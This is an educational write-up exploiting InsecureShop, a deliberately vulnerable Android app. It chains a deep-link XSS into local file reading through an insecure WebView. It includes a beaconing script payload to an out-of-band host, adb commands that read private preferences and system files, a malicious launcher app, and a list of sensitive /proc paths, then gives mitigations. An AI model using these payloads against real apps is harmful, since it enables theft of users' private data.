Escalating WebView Vulnerabilities: From Deep Link XSS to Local File Inclusion (LFI)

A guide to exploit and escalate from a simple Cross-site Scripting (XSS) to a Local File Inclusion (LFI) in Android Apps
🔓 “The more you understand the code, the more able you are to hack it”
Introduction
In the realm of mobile security, the boundary between native code and web content is a frequent source of critical vulnerabilities. This guide explores a high-impact exploit chain in InsecureShop, demonstrating how a misconfigured WebView can be weaponized to escalate a simple Cross-Site Scripting (XSS) attack into a full-scale Local File Inclusion (LFI) and data exfiltration.
What are WebViews in Android?
WebViews are essentially “in-app web browsers” that allow developers to display web content without leaving the application. While powerful, they often introduce a massive attack surface when native security configurations are relaxed.
The most critical risks arise when developers enable settings that bypass the Same-Origin Policy (SOP). For instance, the setAllowUniversalAccessFromFileURLs(true) flag allows JavaScript (even when loaded from a remote attacker-controlled site) to reach into the app’s private filesystem. By combining this with an insecurely handled Deep Link, an attacker can hijack the WebView activities to execute scripts and exfiltrate sensitive local data.
Analyzing InsecureShop: Reading the AndroidManifest.xml
Our reconnaissance begins with the AndroidManifest.xml. We don’t necessary have to look for android:exported="true", we are also looking for Intent Filters that allow the app to communicate with the outside world.
In the case of the class WebView2Activity.java, we find a specifically configured Deep Link:
AndroidManifest.xml
1
2
3
4
5
6
7
8
9
...
<activity android:name="com.insecureshop.WebView2Activity">
    <intent-filter>
        <action android:name="com.insecureshop.action.WEBVIEW"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <category android:name="android.intent.category.BROWSABLE"/>
    </intent-filter>
</activity>
...
Why could this be a vulnerability?
- The
BROWSABLECategory: This is the “high-risk” flag. It indicates that the activity can be triggered directly from a web browser (whether Chrome or Firefox) in the mobile device. - The Attack Surface: An attacker doesn’t need a malicious app installed on the victim’s device. They simply need to trick a user into clicking a link on a website, which will then force the InsecureShop app to open and process the attacker’s data.
By sending a URI like insecureshop://com.insecureshop?url=http://attacker.com, we can hijack the app’s internal WebView and point it to our malicious payload.
Searching by vulnerable code in Jadx
Before exploiting, we analyze the file WebView2Activity.java for configurations that weaken the Android sandbox like:
1
2
3
4
5
WebSettings settings = webView.getSettings();
settings.setJavaScriptEnabled(true); // Allows execution of our XSS payload
settings.setAllowFileAccess(true); // Allows the WebView to load file:// URIs
settings.setAllowUniversalAccessFromFileURLs(true); // High risk: Bypasses SOP for file://
webView.addJavascriptInterface(new WebAppInterface(this), "Android"); // The Native Bridge
The most dangerous setting here would be setAllowUniversalAccessFromFileURLs(true). By default, the Same-Origin Policy (SOP) prevents a file loaded via file:// from accessing other local files. Enabling this allows our XSS payload to read any file in the app’s private data directory.
Source code of WebView2Activity.java
Examining the decompiled code for WebView2Activity, we find several critical vulnerabilities. Most notably, there is no domain validation on the URL loaded into the WebView, and there is an Intent Redirection vulnerability via the extra_intent extra.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
package com.insecureshop;

import android.content.Intent;
import android.net.Uri;
import android.os.Bundle;
import android.view.View;
import android.webkit.WebSettings;
import android.webkit.WebView;
import androidx.appcompat.app.AppCompatActivity;
import androidx.appcompat.widget.Toolbar;
import java.util.HashMap;
import kotlin.Metadata;
import kotlin.jvm.internal.Intrinsics;
import kotlin.text.StringsKt;

/* JADX INFO: compiled from: WebView2Activity.kt */
/* JADX INFO: loaded from: classes.dex */
@Metadata(bv = {1, 0, 3}, d1 = {"\u0000 \n\u0002\u0018\u0002\n\u0002\u0018\u0002\n\u0002\b\u0002\n\u0002\u0010\u000e\n\u0002\b\u0003\n\u0002\u0010\u0002\n\u0000\n\u0002\u0018\u0002\n\u0000\u0018\u00002\u00020\u0001B\u0005¢\u0006\u0002\u0010\u0002J\u0012\u0010\u0007\u001a\u00020\b2\b\u0010\t\u001a\u0004\u0018\u00010\nH\u0014R\u0014\u0010\u0003\u001a\u00020\u0004X\u0086D¢\u0006\b\n\u0000\u001a\u0004\b\u0005\u0010\u0006¨\u0006\u000b"}, d2 = {"Lcom/insecureshop/WebView2Activity;", "Landroidx/appcompat/app/AppCompatActivity;", "()V", "USER_AGENT", "", "getUSER_AGENT", "()Ljava/lang/String;", "onCreate", "", "savedInstanceState", "Landroid/os/Bundle;", "app_debug"}, k = 1, mv = {1, 1, 16})
public final class WebView2Activity extends AppCompatActivity {
    private final String USER_AGENT = "Mozilla/5.0 (Linux; Android 4.1.1; Galaxy Nexus Build/JRO03C) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/43.0.2357.65 Mobile Safari/537.36";
    private HashMap _$_findViewCache;

    public void _$_clearFindViewByIdCache() {
        HashMap map = this._$_findViewCache;
        if (map != null) {
            map.clear();
        }
    }

    public View _$_findCachedViewById(int i) {
        if (this._$_findViewCache == null) {
            this._$_findViewCache = new HashMap();
        }
        View view = (View) this._$_findViewCache.get(Integer.valueOf(i));
        if (view != null) {
            return view;
        }
        View viewFindViewById = findViewById(i);
        this._$_findViewCache.put(Integer.valueOf(i), viewFindViewById);
        return viewFindViewById;
    }

    public final String getUSER_AGENT() {
        return this.USER_AGENT;
    }

    @Override // androidx.appcompat.app.AppCompatActivity, androidx.fragment.app.FragmentActivity, androidx.activity.ComponentActivity, androidx.core.app.ComponentActivity, android.app.Activity
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_webview);
        setSupportActionBar((Toolbar) _$_findCachedViewById(R.id.toolbar));
        setTitle(getString(R.string.webview));
        Intent extraIntent = (Intent) getIntent().getParcelableExtra("extra_intent");
        if (extraIntent != null) {
            startActivity(extraIntent);
            finish();
            return;
        }
        WebView webview = (WebView) findViewById(R.id.webview);
        Intrinsics.checkExpressionValueIsNotNull(webview, "webview");
        WebSettings settings = webview.getSettings();
        Intrinsics.checkExpressionValueIsNotNull(settings, "webview.settings");
        boolean z = true;
        settings.setJavaScriptEnabled(true);
        WebSettings settings2 = webview.getSettings();
        Intrinsics.checkExpressionValueIsNotNull(settings2, "webview.settings");
        settings2.setLoadWithOverviewMode(true);
        WebSettings settings3 = webview.getSettings();
        Intrinsics.checkExpressionValueIsNotNull(settings3, "webview.settings");
        settings3.setUseWideViewPort(true);
        WebSettings settings4 = webview.getSettings();
        Intrinsics.checkExpressionValueIsNotNull(settings4, "webview.settings");
        settings4.setAllowUniversalAccessFromFileURLs(true);
        WebSettings settings5 = webview.getSettings();
        Intrinsics.checkExpressionValueIsNotNull(settings5, "webview.settings");
        settings5.setUserAgentString(this.USER_AGENT);
        Intent intent = getIntent();
        Intrinsics.checkExpressionValueIsNotNull(intent, "intent");
        String dataString = intent.getDataString();
        if (!(dataString == null || StringsKt.isBlank(dataString))) {
            Intent intent2 = getIntent();
            Intrinsics.checkExpressionValueIsNotNull(intent2, "intent");
            webview.loadUrl(intent2.getDataString());
            return;
        }
        Intent intent3 = getIntent();
        Intrinsics.checkExpressionValueIsNotNull(intent3, "intent");
        Uri data = intent3.getData();
        String queryParameter = data != null ? data.getQueryParameter("url") : null;
        if (!(queryParameter == null || StringsKt.isBlank(queryParameter))) {
            Intent intent4 = getIntent();
            Intrinsics.checkExpressionValueIsNotNull(intent4, "intent");
            Uri data2 = intent4.getData();
            webview.loadUrl(data2 != null ? data2.getQueryParameter("url") : null);
            return;
        }
        Intent intent5 = getIntent();
        Intrinsics.checkExpressionValueIsNotNull(intent5, "intent");
        Bundle extras = intent5.getExtras();
        String string = extras != null ? extras.getString("url") : null;
        if (string != null && string.length() != 0) {
            z = false;
        }
        if (!z) {
            Intent intent6 = getIntent();
            Intrinsics.checkExpressionValueIsNotNull(intent6, "intent");
            Bundle extras2 = intent6.getExtras();
            webview.loadUrl(extras2 != null ? extras2.getString("url") : null);
        }
    }
}
Exploiting Arbitrary URL Loading in WebView2Activity to Leverage an XSS
Since WebView2Activity class does not perform any validation on the URL, we can trigger an XSS (Cross-site Scripting) directly and try an Out of band interaction.
1. First we craft our index.html served in our attacker’s server.
1
2
3
<script>
  new Image().src = "https://d6s1uhuu5ratm36rp6sg9bjmgn3bxr18g.oast.pro"
</script>
2. And now we exploit the WebView directly via ADB:
1
2
adb shell am start -W -n com.insecureshop/.WebView2Activity \
    -d "https://poc.mfumis.com/38b57409-e745-4b96-b31a-440c86ea4285/"
3. Out of Band detection:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
[d6s1uhuu5ratm36rp6sg9bjmgn3bxr18g] Received HTTP interaction from 181.XX.XXX.XXX at 2026-03-16 15:28:24
------------
HTTP Request
------------

GET / HTTP/2.0
Host: d6s1uhuu5ratm36rp6sg9bjmgn3bxr18g.oast.pro
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Referer: https://poc.mfumis.com/
Sec-Fetch-Dest: image
Sec-Fetch-Mode: no-cors
Sec-Fetch-Site: cross-site
User-Agent: Mozilla/5.0 (Linux; Android 4.1.1; Galaxy Nexus Build/JRO03C) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/43.0.2357.65 Mobile Safari/537.36
X-Requested-With: com.insecureshop


-------------
HTTP Response
-------------

HTTP/1.1 200 OK
Connection: close
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: Content-Type, Authorization
Access-Control-Allow-Origin: *
Content-Type: text/html; charset=utf-8
Server: oast.pro
X-Interactsh-Version: 1.3.0

<html><head></head><body>g81rxb3ngmjb9gs6pr63mtar5uuhu1s6d</body></html>

4. If we would want to use a malicious app, we can craft a simple MainActivity.kt:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
package com.mfumis.exploit.insecureshop

import android.content.Intent
import android.net.Uri
import android.os.Bundle
import androidx.activity.ComponentActivity

class MainActivity : ComponentActivity() {
    override fun onCreate(savedInstanceState: Bundle?) {
        super.onCreate(savedInstanceState)

        // 1. We define the target details from the InsecureShop manifest
        val targetPackage = "com.insecureshop"
        val targetActivity = "com.insecureshop.WebView2Activity"
        val exploitUrl = "https://poc.mfumis.com/38b57409-e745-4b96-b31a-440c86ea4285/"

        // 2. We build the Intent to trigger the deep link / WebView
        val intent = Intent().apply {
            action = "com.insecureshop.action.WEBVIEW"
            setClassName(targetPackage, targetActivity)
            addCategory(Intent.CATEGORY_BROWSABLE)
            data = Uri.parse(exploitUrl)
        }

        // 3. Launch the exploit
        try {
            startActivity(intent)
        } catch (e: Exception) {
            e.printStackTrace()
        }

        // 4. Finish this activity immediately so the user stays on the target app
        finish()
    }
}

Double the Impact: XSS to LFI
Once XSS is achieved (as we demonstrated with our out of band interaction), we can exploit the setAllowUniversalAccessFromFileURLs(true) misconfiguration.
This setting allows JavaScript to bypass the Same-Origin Policy (SOP) and read local files using the
file://scheme.
- Exfiltrating Private Shared Preferences: First, we target the application’s internal XML files where sensitive session data or API keys are often stored.
1
2
3
# Reading the app's private preferences
adb shell am start -W -n com.insecureshop/.WebView2Activity \
    -d "view-source:file:///data/data/com.insecureshop/shared_prefs/Prefs.xml"

Using
view-source:we can click onSelect alland thenCopyto save the copied text.
2. Exfiltrating System Configuration:
To prove a broader impact, we can also reach outside the app’s sandbox to read standard system files accessible to the application’s user.
1
2
adb shell am start -W -n com.insecureshop/.WebView2Activity \
    -d "view-source:file:///system/etc/hosts"
- File /system/etc/hosts:
1
2
127.0.0.1       localhost
::1             ip6-localhost
3. To-Do List for System files:
| Target Path | Information Revealed |
|---|---|
file:///proc/version | Kernel version, compile date, and GCC version. Useful for identifying kernel-level vulnerabilities. |
file:///proc/self/maps | Memory layout of the current process. Critical for bypassing ASLR during advanced exploitation. |
file:///proc/cpuinfo | Detailed processor architecture (ABI). Helps in tailoring native payloads (ARMv7 vs. ARM64). |
file:///system/etc/hosts | Local DNS mappings. Can reveal internal testing environments or ad-blocking configurations. |
file:///proc/net/arp | ARP table. Reveals IP and MAC addresses of other devices on the same network. |
file:///proc/net/route | Network routing table. Identifies the default gateway and active network interfaces. |
file:///proc/cmdline | Boot arguments passed to the kernel. Can sometimes reveal debug flags or partition info. |
file:///data/system/packages.list | (Version dependent) List of installed apps and their UIDs, useful for further lateral movement. |
How to secure Android Apps?
- Disable File Access: Set
setAllowFileAccess(false)andsetAllowContentAccess(false). - Restrict SOP: Never set
setAllowUniversalAccessFromFileURLs(true). - URL Validation: Implement a strict allowlist for schemes (only HTTPS) and hostnames.
- Sanitize Intents: Ensure
extra_intentcannot be used to launch arbitrary activities.
I hope you found this writeup useful. If you have any doubts or tips, reach out to me on LinkedIn and let’s connect!
Happy Hacking!!